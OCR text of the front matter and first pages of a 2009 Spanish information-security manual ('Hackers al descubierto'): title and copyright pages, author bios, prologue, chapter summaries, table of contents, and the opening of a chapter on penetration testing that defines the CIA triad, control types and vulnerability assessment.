USERS

¡NO SEA OTRA VÍCTIMA!

HACKERS AL DESCUBIERTO

ENTIENDA SUS VULNERABILIDADES, EVITE QUE LO SORPRENDAN

- SEGURIDAD FÍSICA Y BIOMETRÍA
- ALGORITMOS CRIPTOGRÁFICOS
- BUG HUNTING, FUZZING E INGENIERÍA INVERSA
- PROTECCIÓN DE BASES DE DATOS
- PELIGROS EN LAS TECNOLOGÍAS INALÁMBRICAS
- INFORMÁTICA FORENSE

por Federico G. Pacheco y Héctor Jara

mijkas22

SERS MANUALES USERS MANUALES USERS MANUALES USERS MANUALES USERS

TÉCNICAS, CONCEPTOS Y HERRAMIENTAS PARA PROTEGER LA INFORMACIÓN

TÍTULO: Hackers al descubierto

AUTORES: Federico G. Pacheco y Héctor Jara

COLECCIÓN: Manuales USERS

FORMATO: 17 x 24 cm

PÁGINAS: 352

Copyright © MMIX. Es una publicación de Gradi S.A. Hecho el depósito que marca la ley 11723. Todos los derechos reservados. No se permite la reproducción parcial o total, el almacenamiento, el alquiler, la transmisión o la transformación de este libro, en cualquier forma o por cualquier medio, sea electrónico o mecánico, mediante fotocopias, digitalización u otros métodos, sin el permiso previo y escrito del editor. Su infracción está penada por las leyes 11723 y 25446. La editorial no asume responsabilidad alguna por cualquier consecuencia derivada de la fabricación, funcionamiento y/o utilización de los servicios y productos que se describen y/o analizan. Todas las marcas mencionadas en este libro son propiedad exclusiva de sus respectivos dueños. Impreso en Argentina. Libro de edición argentina. Primera impresión realizada en Sevagraf, Costa Rica 5226, Grand Bourg, Malvinas Argentinas, Pcia. de Buenos Aires en Septiembre de MMIX.

ISBN 978-987-663-008-5

Chilexs22

Jara, Héctor
Hackers al descubierto / Héctor Jara y Federico G. Pacheco. - 1a ed. - Banfield - Lomas de Zamora : Gradi, 2009.
v. 173, 352 p. ; 24x17 cm. - (Manual users)

ISBN 978-987-663-008-5

1. Informática. I. Pacheco, Federico G. II. Título

CDD 005.3

HACKERS
AL DESCUBIERTO

ENTIENDA SUS VULNERABILIDADES, EVITE QUE LO SORPRENDAN

Federico G. Pacheco

Es estudiante de Ingeniería Electrónica y especialista en Seguridad Informática, con amplia experiencia profesional en el tema. Es integrante de la cátedra de Seguridad Informática de la carrera de Ingeniería en Sistemas de la Universidad Tecnológica Nacional (UTN) y ha dictado cursos y seminarios en diversas instituciones educativas y organizaciones del sector público y privado, en los que ha desarrollado los contenidos y el material académico.

También ha dictado diversas charlas, seminarios y conferencias sobre temas relacionados con el Software Libre, sistemas Linux, y la seguridad informática, y es redactor para revistas nacionales e internacionales de los mismos temas.

Además de la tecnología, es un gran apasionado por la danza, la música, y el deporte.

Agradecimientos

A mis seres queridos, por acompañarme siempre. A quienes me apoyaron en la vida profesional, por su confianza. A mis compañeros de trabajo, por tener la capacidad de transformar una tarde más en un día inolvidable, y a mi fiel compañero felino Erwin, uno de mis más sabios maestros.

Chilexs22

Héctor Jara

Es estudiante avanzado de la carrera de Ingeniería en Telecomunicaciones de la Universidad Argentina de la Empresa (UADE). Cuenta con amplia experiencia en el área de tecnología y, en particular, en seguridad informática.
También es docente en diversas instituciones educativas y regularmente escribe para distintas publicaciones internacionales sobre Linux y seguridad informática.
Además de la tecnología, le apasiona la lectura y disfruta de la práctica de deportes y de la vida al aire libre.

Agradecimientos

A todos aquellos que desde distintos lugares me dieron su confianza y apoyo, que me guiaron con su ejemplo y que lo seguirán haciendo. A mi familia y a mis amigos, por estar siempre y por brindarme su apoyo incondicional.
A Luli por tenerme tanta paciencia y por darme ánimo cada vez que mi fuerza de voluntad flaqueaba.
A Federico por ser mi gran amigo y coequiper en este libro y tantos otros emprendimientos.
Y finalmente, a todos aquellos que colaboraron de alguna u otra manera para que este libro pueda salir a la luz. ¡Muchas Gracias!

Chilexs22

PRÓLOGO

Algún tiempo atrás, fui invitado por una prestigiosa Universidad a conversar con los alumnos acerca de lo que significa desarrollar una carrera profesional en el área de seguridad de la información. Decidí aceptar, y sin más autoridad que la de haber sido invitado, me dispuse a escribir un conjunto de frases que servirían como hilo conductor de la conferencia que debía dictar.

En principio, la idea no era otra que mencionar algunos puntos que permitieran describir, a grandes rasgos, las principales características de la especialidad aplicada al trabajo diario, así como las competencias necesarias a la hora de establecerse como un recurso útil en dicho mundo. Adicionalmente, mi esperanza era encontrar el modo para que el auditorio realmente se interesara por los diferentes aspectos relacionados con la seguridad de la información, al punto tal que pudieran considerarla una opción válida a la hora de escoger la especialización de su carrera.

Tan pronto como comencé a escribir, noté que la tarea resultaría algo más complicada de lo que inicialmente había previsto. Sucede que hasta el momento, nunca me había detenido a pensar por qué yo mismo había escogido esta profesión, lo cual complicaba más el trabajo. De hecho, haciendo un poco de memoria, recordé que por aquellos días, dado mi pobre desenvolvimiento en matemáticas en la escuela secundaria, ningún erudito recomendaba para mí la adopción de carreras relacionadas con sistemas de información ya que "se basan en matemáticas", decían.

Pero entonces ¿qué tipo de magia negra se escondía detrás de la informática, que no sólo había logrado cautivar mi atención cuando era niño, obligándome a pasar noches enteras detrás de un teclado codificando programas en lenguajes hoy ya algo olvidados, sino que a su vez me había llevado a adentrarme en los, por aquellos días, oscuros caminos relacionados con la seguridad de la información y el testeo de la seguridad? Claramente, debía haber sido algo realmente interesante, especial, fuera de lo común, algo que involucrara no sólo el raciocinio, sino también el corazón, alguna especie de arte que requiriera algo más que materia gris.

Llegado este punto, comencé a comprender que todo lo que debía hacer frente al auditorio no era más que intentar transmitir, a partir de mi historia personal, el sentimiento que provoca adentrarse en un mundo que tiene tantas alternativas y caminos como la vida misma. Caminos que en algunos casos pueden conducir a un trabajo digno, totalmente vigente y de vital importancia en un mundo cada vez mas interconectado. O en otros casos, que pueden permitirnos experimentar mas allá de lo que se supone que debe hacer un programa o sistema, haciendo uso del ingenio y la perseverancia. Caminos que en algunos casos pueden requerir atravesar

largos y oscuros túneles, y poner a prueba nuestra ética antes de hallar el conocimiento y la práctica necesaria a fin de evaluar cuán segura se encuentra la información que intentamos proteger. Pero más importante aun, caminos que nos brindan la posibilidad de escoger aquél con el que nos sintamos más a gusto, convencidos de encontrar la felicidad por el mero hecho de recorrerlo, incluso cuando nunca logremos atravesar la línea de llegada.

El libro que, como parte de la magia que rige nuestra profesión, hoy ha llegado a sus manos, guarda entera relación con historias como la descripta en estos párrafos, aunque no sólo por su contenido, el cual sin dudas permitirá descubrir gran parte del fascinante mundo de la seguridad aplicada a los sistemas de información, sino sobre todo por la pasión que me consta compartimos con los autores, quienes han intentado por todos los medios que esta obra no carezca del corazón necesario a la hora de entregar al lector material capaz de potenciar las mentes más inquietas, otorgándole las herramientas necesarias para iniciar su propio camino.

Hernan M. Racciatti
CISSP, CSSLP, CEH, QGCS
Director de Seguridad - SIClabs
www.siclabs.com
www.hernanracciatti.com.ar

Chilexs22

EL LIBRO DE UN VISTAZO

Este libro trata de forma amena algunos de los contenidos más importantes de la seguridad de la información (tanto los técnicos como los no técnicos). No pretende ser una guía para realizar experimentos paso a paso, ni una fuente de material específico de máxima dificultad, sino más bien una referencia de temas que en nuestro idioma no es fácil conseguir.

Capítulo 1

PENETRATION TESTING

Se introducirán los conceptos claves de la seguridad de la información y se describirán los distintos controles usados para minimizar el impacto de un ataque. Se realizará un análisis de las diversas evaluaciones de seguridad, centrándose en los test de penetración y sus diferentes etapas.

Capítulo 2

INGENIERÍA SOCIAL

Se abarcarán temas no técnicos, relacionados con la forma en que las personas se comunican y las pautas psicológicas que las rigen en el caso de ser utilizadas para obtener datos que no deberían dar, pero terminan por brindar, producto del engaño. Se analizarán algunas técnicas y sus contramedidas.

Capítulo 3

SEGURIDAD FÍSICA Y BIOMETRÍA

Este capítulo también se alejará parcialmente de las temáticas informáticas para adentrarse en otras de naturaleza física. Se describirán medidas de protección relacionadas con los centros de cómputos e instalaciones, y los mecanismos biométricos más utilizados en accesos a entornos altamente protegidos.

Capítulo 4

CRIPTOGRAFÍA, UN MAL NECESARIO

Se hará un recorrido histórico para comprender las diferencias entre la criptografía antigua y la moderna. Luego se analizarán los algoritmos usados en los sistemas criptográficos y se verá la relación y aplicación de estas herramientas matemáticas a la seguridad informática.

Capítulo 5

AMENAZAS EN ENTORNOS WEB

Se tratarán los aspectos específicos de las plataformas web y sus tecnologías, pasando por los protocolos que se utilizan hasta los lenguajes de programación, entornos y plataformas. Por la complejidad de la interrelación entre los entornos web y otras áreas de la seguridad, este capítulo contará con muchas definiciones y descripciones.

Capítulo 6

DISEÑO DE REDES SEGURAS

Se estudiarán las técnicas utilizadas tanto por atacantes como por profesionales para analizar las redes. Se hará un recorrido por las tecnologías de seguridad más renombradas y sus características más representativas, así como también sus debilidades. Se verán los protocolos de autenticación y su utilidad en los sistemas de comunicaciones actuales.

Capítulo 7

PELIGROS DE LAS TECNOLOGÍAS INALÁMBRICAS

Aquí se tratarán los temas relacionados con las comunicaciones que usan el aire como medio de transmisión. Se verán sus características más importantes y se analizarán los sistemas

de seguridad asociados a este tipo de redes desde sus comienzos hasta la actualidad. Finalmente, se tratará el protocolo Bluetooth.

Capítulo 8

SEGURIDAD EN SISTEMAS WINDOWS

Este capítulo tratará sobre la plataforma más difundida del mundo, la familia de sistemas operativos Windows. Aquí se analizarán las diferencias entre las versiones de cliente y servidor, se describirá su funcionamiento, formatos y arquitectura interna, y se tratarán algunos temas más profundos como la depuración y las tecnologías propias.

Capítulo 9

SEGURIDAD EN SISTEMAS GNU/LINUX

Aquí nos centraremos en el sistema operativo Linux. Se comenzará repasando las distintas características del sistema y cómo influyen en su seguridad. Finalmente, describiremos el proceso de hardening o fortalecimiento de la plataforma, ajustando las características del sistema para mejorar el nivel de seguridad.

Capítulo 10

INSEGURIDAD EN EL SOFTWARE

Se tratarán temas propios de la creación de aplicaciones desde el punto de vista de la programación segura, analizando la búsqueda de errores y los problemas típicos a los que se enfrentan los desarrolladores. Además, se hará un foco particular en la ingeniería inversa, uno de los campos de estudio más complejos de la seguridad en software de hoy en día.

Capítulo 11

AMENAZAS EN LAS BASES DE DATOS

Aquí nos centraremos en los sistemas de bases de datos. Hablaremos de las arquitecturas básicas, del lenguaje SQL y de los sistemas de gestión, para luego pasar a los tipos de problemas conceptuales propios del manejo de información almacenada en las bases y las características de seguridad asociadas.

Capítulo 12

INFORMÁTICA FORENSE

Se abarcarán los temas fundamentales de esta disciplina y sus procesos relacionados. Se verán los conceptos de delitos informáticos, respuesta a incidentes y evidencia digital, y se analizará el proceso que debe seguirse para llevar adelante una investigación incluyendo aspectos legales. Finalmente se mencionarán algunas certificaciones profesionales disponibles, reconocidas a nivel internacional.

Servicios al lector

En este apartado encontraremos un índice que nos permitirá encontrar de forma sencilla los términos más importantes de la obra.

! INFORMACIÓN COMPLEMENTARIA

Chilexs22

A lo largo de este manual encontrará una serie de recuadros que le brindarán información complementaria: curiosidades, trucos, ideas y consejos sobre los temas tratados.
Cada recuadro está identificado con uno de los siguientes iconos:

CURIOSIDADES E IDEAS

ATENCIÓN

DATOS ÚTILES Y NOVEDADES

SITIOS WEB

UNA NUEVA DIMENSIÓN

RedUSERS
COMUNIDAD DE TECNOLOGÍA

MATERIAL ADICIONAL

Ejemplos, código fuente, planillas y otros elementos para descargar. Mejoran su experiencia de lectura y le ahorran tiempo de tipeado.

GUÍA

Una completa guía con sitios web, para acceder a más información y recursos útiles que le permitirán profundizar sus conocimientos.

SOFTWARE

Las mejores aplicaciones, relacionadas con el contenido del libro, comentadas y listas para bajar.

FOROS

Le permitirán realizar intercambios de dudas, respuestas y opciones con otros lectores y estar en contacto con especialistas de la editorial.

CAPÍTULO GRATIS

No compre a ciegas. De cada título, ponemos un capítulo para descarga gratuita. Evalúe nuestros libros antes de decidir su compra.

CONTENIDO

Sobre el autor 4
Prólogo 6
El libro de un vistazo 8
Introducción 16

Capítulo 1

PENETRATION TESTING
Introducción 18
Definiciones y conceptos generales 18
Controles en seguridad informática 19
Vulnerability Assessment 21
Ethical Hacking 21
Fases de un Penetration Test 23
Fase de reconocimiento 23

Fase de escaneo 28
Fase de enumeración 31
Fase de acceso 32
Fase de mantenimiento del acceso 34
Resumen 35
Actividades 36

Capítulo 2

INGENIERÍA SOCIAL
El eslabón más débil 38
Conceptos 38
La mente de la seguridad 39
Paranoia para principiantes 40
El que busca, encuentra 41
Inspección visual 42
Shoulder surfing 42
Trashing 43
Escuchas cotidianas 44
Técnicas avanzadas 45
Programación neurolinguística 46
La lectura en frío 47
Ingeniería social inversa 48
Robo de identidad 48
El contacto lo es todo 49
Contacto online 49
Contacto directo 51
Contacto telefónico 51
Estrategias de protección 52
Educación y concientización 52
En la empresa 53
En el entorno personal 53
Resumen 53
Actividades 54

Capítulo 3

SEGURIDAD FÍSICA Y BIOMETRÍA
Conceptos de biometría 56
Contexto histórico 56
Medidas de aceptación y otros factores 57
Estándares existentes 57
Elementos fisiológicos y psicológicos 58
Las huellas dactilares 58
Reconocimiento facial 59
El iris y la retina 60

La voz humana 60
La firma 61
Amenazas a la seguridad física 62
Protección del datacenter 62
Ubicación interna 62
Categorías Tier 63
Alimentación eléctrica 63
Ventilación y aire acondicionado 64
Pisos, techos y paredes 65
Detección y supresión de incendios 66
Acceso a las instalaciones 68
Seguridad perimetral 68
Puertas y ventanas 68
Abrir cerrojos: lockpicking 70
Cerraduras electrónicas 71
Quién está allí 72
Sistemas de alarma 72
Detección de movimiento y más 73
Monitoreo y vigilancia 74
Personal de seguridad 74
Resumen 75
Actividades 76

Capítulo 4

CRIPTOGRAFÍA, UN MAL NECESARIO
Introducción e historia 78
Criptografía clásica 80
Criptografía moderna 82
Funciones Hash 83
MD5 84
Familia SHA 85
Algoritmos simétricos 86
El viejo estándar: DES 87
3DES 91
IDEA 92
El nuevo estándar: AES 95
Algoritmos asimétricos 97
RSA 98
Diffie-Hellman 100
ElGamal 102
Curvas elípticas 103
Infraestructura de clave pública 105
Firma digital 105
Certificados digitales 107
Sistemas criptográficos 111
SSL (Secure Socket Layer) 111
SSH (Secure Shell) 113
PGP (Pretty Good Privacy) 114
Cifrado de discos 115
Ataques a criptosistemas 118
Características del criptoanálisis 119
Complejidad y ataques conocidos 120
Resumen 121
Actividades 122

Capítulo 5

AMENAZAS EN ENTORNOS WEB
El mundo web 124
El servidor y el cliente 124
El protocolo HTTP 125
Encoding 127
Autenticación web 128
Lenguajes y tecnologías relacionadas 129
HTML 129

XML (eXtensible Markup Language) 130
PERL 131
PHP 132
Python 133
CGI 133
ASP 134
ActiveX 135
Java 135
Las aplicaciones web 136

chilkas22


El modelado de amenazas 137
Estándares utilizados 138
RIA: Rich Internet Applications 138
Canonicalización 139
Web Application Firewalls 140
El estándar OWASP 141
Vulnerabilidades y tipos de ataque 142
Recopilación de información 143
Abuso de funcionalidades 144
Ataques de inyección 144
Denegación de servicio y fuerza bruta 149
Otros ataques 149
Las 10 mayores vulnerabilidades 151
Web 2.0 y nuevas tecnologías 151
Estándares cambiantes y su seguridad 153
Problemas asociados a las nuevas tecnologías 155
Hacia dónde vamos 156
Resumen 157
Actividades 158

Capítulo 6

DISEÑO DE REDES SEGURAS

Control y espionaje de red 160
Técnicas de ataque pasivas 161
Técnicas de ataque activas 162
Firewalls 167
Preocupaciones según su naturaleza 168
Encontrar e identificar firewalls 169
Técnicas de evasión 170
Sistemas de detección de intrusos 171
IDS de host y de red 172
Técnicas de evasión 174

Honeypots y honeynets 175
Precauciones según el nivel de interacción 176
Como identificarlos 177
Redes virtuales 178
Virtual LANs (VLANs) 178
Virtual Private Networks (VPNs) 181
Sistemas de autenticación y acceso remoto 187
Kerberos 187
TACACS y TACACS+ 188
RADIUS y DIAMETER 189



Resumen 191
Actividades 192

Capítulo 7

PELIGROS DE LAS TECNOLOGÍAS INALÁMBRICAS

Conceptos de redes inalámbricas 194
Radio frecuencia 194
Clasificaciones 195
Estándar IEEE 802.11 197
Dispositivos 198
Características básicas de seguridad 200
SSID 200
Asociación 201
Autenticación 201
Protocolos de seguridad 204
WEP 205
WPA 208
WPA2 210
Métodos de ataque 211
Ataques activos y pasivos 211

Denial of service y Man in the middle 211
Fake Access Points 212
Wardriving y derivados 212
Ataques especiales 213
Tecnología Bluetooth 214
Dispositivos 214
Debilidades en los protocolos 215
Ataques conocidos 216
Resumen 217
Actividades 218

Capítulo 8

SEGURIDAD EN SISTEMAS WINDOWS

Generalidades de Windows 220
Arquitectura interna 220
Protecciones incorporadas 230

Sistemas cliente 230
Sistemas servidor 234
Active Directory 235
Problemas inherentes 241
Windows Debugging 245
Resumen 251
Actividades 252

Capítulo 9


SEGURIDAD EN SISTEMAS GNU/LINUX

Generalidades 254
Software GNU, Kernel y la seguridad 254
Estructura estándar de directorios 255
Linux como plataforma de análisis 257
Seguridad desde el cargador de arranque 258
Características de los sistemas de archivos 259
Administración insegura 261
Usuarios, grupos y claves 261
Archivos y permisos 262
Gestión de procesos 264
Chequeos de integridad 265
Ocultar huellas 266
Seguridad en la red 268
Servicios de red 268
Listas de Control de Acceso 269
Firewalling en Linux 270
Seguridad avanzada 274
Seguridad del kernel 274
Malware en Linux 277
Hardening del sistema 277
Resumen 279
Actividades 280

Capítulo 10

INSEGURIDAD EN EL SOFTWARE

Programación segura 282
Código abierto y código cerrado 283
Factores implícitos 284
Bug Hunting 288
Motivaciones y negocio 288
Revelación versus ocultación 290




Pasos a seguir 290
La investigación de bugs 291
Reportar los bugs 291
Buffer overflow y Format String 292
Stack overflow y Heap overflow 293
Format string e Integer overflow 294

Análisis de código fuente **295**
Análisis manual y automatizado 296
Fuzzing **298**
Técnicas de fuzzing 298
Ingeniería inversa **300**
Conceptos generales 300
Tipos de ejecutables 302
Estudio de ejecutables 304
La práctica con crackmes 311
Resumen **311**
Actividades **312**

Capítulo 11

AMENAZAS EN LAS BASES DE DATOS
Sistemas y modelos **314**
El lenguaje SQL 315
Sistemas de gestión comunes 315
Características de seguridad **320**
Propiedades de una transacción 321
Autorización y controles 321
Integridad en bases de datos 322
Problemas conceptuales **322**
Aggregation 322
Inferencia 323
Polyinstantiation 323
Concurrencia 323
Tipos de ataques **324**



Internos y externos 324
Covert channels 325
Denegación de servicios 325
Data diddling 325
SQL Injection 325
Medidas de protección generales **327**
Resumen **327**
Actividades **328**

Capítulo 12

INFORMÁTICA FORENSE
Conceptos fundamentales **330**

Respuesta a incidentes 330
Delitos informáticos 332
Cadena de custodia 332
Recopilación de datos 332
Teoría antiforense 333
La evidencia digital **334**
Investigación y evidencia 335
Medios de almacenamiento 336
Fuentes de evidencia 336
El proceso de investigación **337**
Identificación de evidencias 338
Preservación 338
Laboratorio de análisis 339
Presentación de reportes 339
Aspectos legales **340**
Certificaciones internacionales **341**
Resumen **341**
Actividades **342**

Servicios al lector

Índice temático **344**

INTRODUCCIÓN

Escribir un libro sobre temas relacionados con la tecnología es, sin lugar a dudas, una empresa dificultosa. Tanto más si se trata de materias muy específicas vinculadas con ella, como la seguridad de la información, que a su vez abarca algunos temas no técnicos. Con este panorama en mente es que hemos intentado superarnos a nosotros mismos en el afán de crear una nueva obra sobre nuestro tópico predilecto.

Dentro de los desafíos más importantes estuvo la selección de los temas que abarcaríamos y, más relevante aun, cuáles dejaríamos fuera y con qué criterio. Esta difícil y poco trivial decisión hizo que nos diéramos cuenta, una vez más, de la complejidad que supone una obra sobre seguridad informática. Pero ésta no fue sino una razón más para potenciar nuestra motivación por llevar adelante el proyecto.

De esta forma, alcanzamos nuevamente nuestro objetivo al haber conseguido un producto final que deseamos que pueda ser aprovechable y útil para la mayor cantidad de personas: tanto para las que no conocen en absoluto la temática, como las que ya están empapadas en ella.

Sólo el tiempo podrá decir cuánto de nosotros mismos hemos conseguido transmitir a lo largo de cada capítulo, y siendo que nuestra más profunda intención es compartir ciertas cosas que creemos conocer por propia experiencia, no dudamos que el mensaje llegará a buen puerto.

Esperamos, sinceramente, que todos puedan disfrutar de la lectura de este libro tal como nosotros hemos disfrutado al escribirlo.

Federico Pacheco y Héctor Jara

Chilexs22

Capítulo 1

Penetration Testing

En este capítulo, comenzaremos definiendo algunos conceptos clave de la seguridad informática y analizaremos, brevemente, distintos tipos de análisis de seguridad. Luego nos centraremos en el Penetration Testing y veremos sus distintas fases: reconocimiento, escaneo, enumeración, acceso y, finalmente, mantenimiento del acceso.

Chilexs22

Introducción	**18**
Definiciones y conceptos generales	18
Controles en seguridad informática	**19**
Vulnerability Assessment	21
Ethical Hacking	21
Fases de un Penetration Test	**23**
Fase de reconocimiento	23
Fase de escaneo	28
Fase de enumeración	31
Fase de acceso	32
Fase de mantenimiento del acceso	34
Resumen	**35**
Actividades	**36**

INTRODUCCIÓN

En esta primera sección repasaremos algunos conceptos para ponernos de acuerdo con la terminología. Algunos de ellos son los de la tríada **CIA** (**Confidencialidad**, **Integridad**, **Disponibilidad**), que tiene que ver con la **identificación**, **autenticación** y **autorización**, entre otros aspectos. Luego haremos una breve recorrida por los distintos tipos de controles que pueden ser implementados y, finalmente, veremos algunos de los tipos de análisis que se pueden realizar.

Definiciones y conceptos generales

Mucho se ha escrito ya sobre conceptos de seguridad informática, sobre la **tríada CIA** y otros conceptos asociados, por lo que no profundizaremos demasiado en ellos, pero sí los refrescaremos brevemente.

Figura 1. *Tríada CIA (Confidencialidad, Integridad y Disponibilidad).*

En primer lugar, definiremos esa frase tan conocida que solemos repetir continuamente y que tanto misterio despierta: **seguridad informática**. Con más o menos palabras, se la define como el conjunto de medidas preventivas, de detección y de corrección, destinadas a proteger la integridad, confidencialidad y disponibilidad de los recursos informáticos. En términos generales, todos coincidiremos con ello y si partimos de la segunda parte de esta definición, nos encontramos con los tres

Chilexs22

III CONCEPTOS ASOCIADOS A LA TRÍADA

Otros conceptos que se desprenden de la tríada son: **identificación:** mecanismo por el cual los usuarios comunican su identidad a un sistema. **Autenticación:** proceso que comprueba que la información de identificación corresponda al sujeto que la presenta. **Autorización:** corresponde a los derechos y permisos otorgados a un usuario que le permiten acceder a un recurso.

pilares de la seguridad informática: **integridad**, **confidencialidad** y **disponibilidad**, también conocidos por sus siglas en inglés como la tríada **CIA** (Confidentiality, Integrity, Availability, en español Confidencialidad, Integridad y Disponibilidad).
Para desempolvar más conceptos, definámoslos brevemente antes de continuar con nuestro aprendizaje. Hablamos de **confidencialidad** cuando nos referimos a la característica que asegura que los usuarios (sean personas, procesos, etcétera) no tengan acceso a los datos a menos que estén autorizados para ello. Por otro lado, la **integridad** nos indica que toda modificación de la información sólo es realizada por usuarios autorizados, por medio de procesos autorizados. Finalmente, la **disponibilidad** garantiza que los recursos del sistema y la información estén disponibles sólo para usuarios autorizados en el momento que los necesiten.
Retomando la definición de seguridad informática, si nos centramos en la primera parte de la definición, debemos analizar las medidas o controles que se implementan para preservar la tríada, ya que cualquier medida de seguridad que se tome, siempre tiende a preservar uno o más de sus componentes. En la siguiente sección las veremos en detalle para comprender de qué se tratan.

CONTROLES EN SEGURIDAD INFORMÁTICA

Como ya mencionamos, el objetivo de la seguridad informática es **fortalecer** una o varias de las características de seguridad mencionadas, mitigando de esta forma los efectos producidos por las **amenazas** y **vulnerabilidades**. El riesgo de sufrir un incidente de seguridad nunca lo vamos a poder eliminar por completo, pero sí vamos a reducirlo a un nivel tolerable por nuestra organización.
Estos controles pueden clasificarse según dos criterios. Por un lado, dependiendo del **momento** en el que se actúa, tendremos **controles** preventivos, disuasivos, detectivos, correctivos y recuperativos. Los **preventivos** y **disuasivos** toman acción en momentos **anteriores** al incidente, con el objetivo de evitarlo. Los **detectivos** buscan detectar el incidente en el momento en que éste está ocurriendo. Finalmente, los **correctivos** y **recuperativos** tienen lugar una vez que el incidente ocurrió.

Chilexs22

III MÁS SOBRE LA TRÍADA

Otros conceptos que se desprenden de la tríada son **trazabilidad** (**accountability**), la habilidad para determinar las acciones individuales de un usuario dentro de un sistema, **privacidad**, que determina el nivel de confidencialidad que se brinda a un usuario dentro de un sistema y **no repudio**, la utilización de elementos de información única para validar la acción de un usuario.

Preventivos	Detectivos	Recuperativos
- Guardias de seguridad - Concientización - Políticas de seguridad - Firewalls	- Antivirus - Alarmas - Sistemas de monitoreo - IDS	- Restauración de Backups - Antivirus - Sistema de restauración

Figura 2. *Controles divididos en función del momento del incidente.*

Por otro lado, según el tipo de **recursos utilizados**, vamos a clasificarlos en controles físicos, técnicos o lógicos y administrativos. Los **controles físicos** serán aquellos que implementen medidas de seguridad física, como por ejemplo, cerraduras electrónicas, sistemas de acceso biométrico, etcétera. Los **controles técnicos o lógicos** implementan, usualmente, medidas de carácter tecnológico, como sistemas de detección de intrusos, seguridad de las aplicaciones y sistema operativo, etcétera. Finalmente, son muy importantes, aunque muchas veces desvalorizados, los **controles administrativos**. La importancia de estas medidas radica en que son las que suelen determinar, en función de la política de seguridad, las configuraciones que deben cumplir el resto de los controles, por ejemplo, las configuraciones de los controles de acceso y las reglas (desde el punto de vista de las políticas de acceso) que deben implementarse en un firewall.




Figura 3. *Controles organizados en función de los recursos y ejemplos de cada uno.*

Como podemos observar, muchas veces estos controles pertenecen a más de una categoría a la vez, según el punto de vista que tengamos en cuenta. Para analizar la efectividad de esos controles se realizan distintos **análisis de seguridad**. A continuación, veremos dos de ellos: **vulnerability assessment** y **ethical hacking**.

Vulnerability Assessment

Un **VA** (Vulnerability Assessment) es un análisis de **puntos débiles** o **vulnerabilidades** de carácter técnico realizado a un sistema, el cual no necesariamente tiene que estar relacionado con los sistemas informáticos o de telecomunicaciones. Este tipo de análisis también se aplica a diversos campos, como plantas de energía nuclear, procesos de biotecnología, sistemas de distribución de agua, sistemas de distribución de energía y un sinfín de otros ejemplos. En términos generales, estas evaluaciones buscan determinar las amenazas, agentes de amenaza y vulnerabilidades a las que está expuesto el sistema. Esas debilidades están relacionadas con aspectos técnicos que dependen de las características y del contexto en que está implementado el sistema que es evaluado.

En nuestro caso, vamos a referirnos a un VA cuando realicemos un análisis técnico de las vulnerabilidades de una infraestructura de informática y de telecomunicaciones. Puntualmente, se analizarán vulnerabilidades asociadas a distintos servidores, redes, sistemas operativos, aplicaciones, etcétera, todas ellas relacionadas a aspectos técnicos.

Ethical Hacking

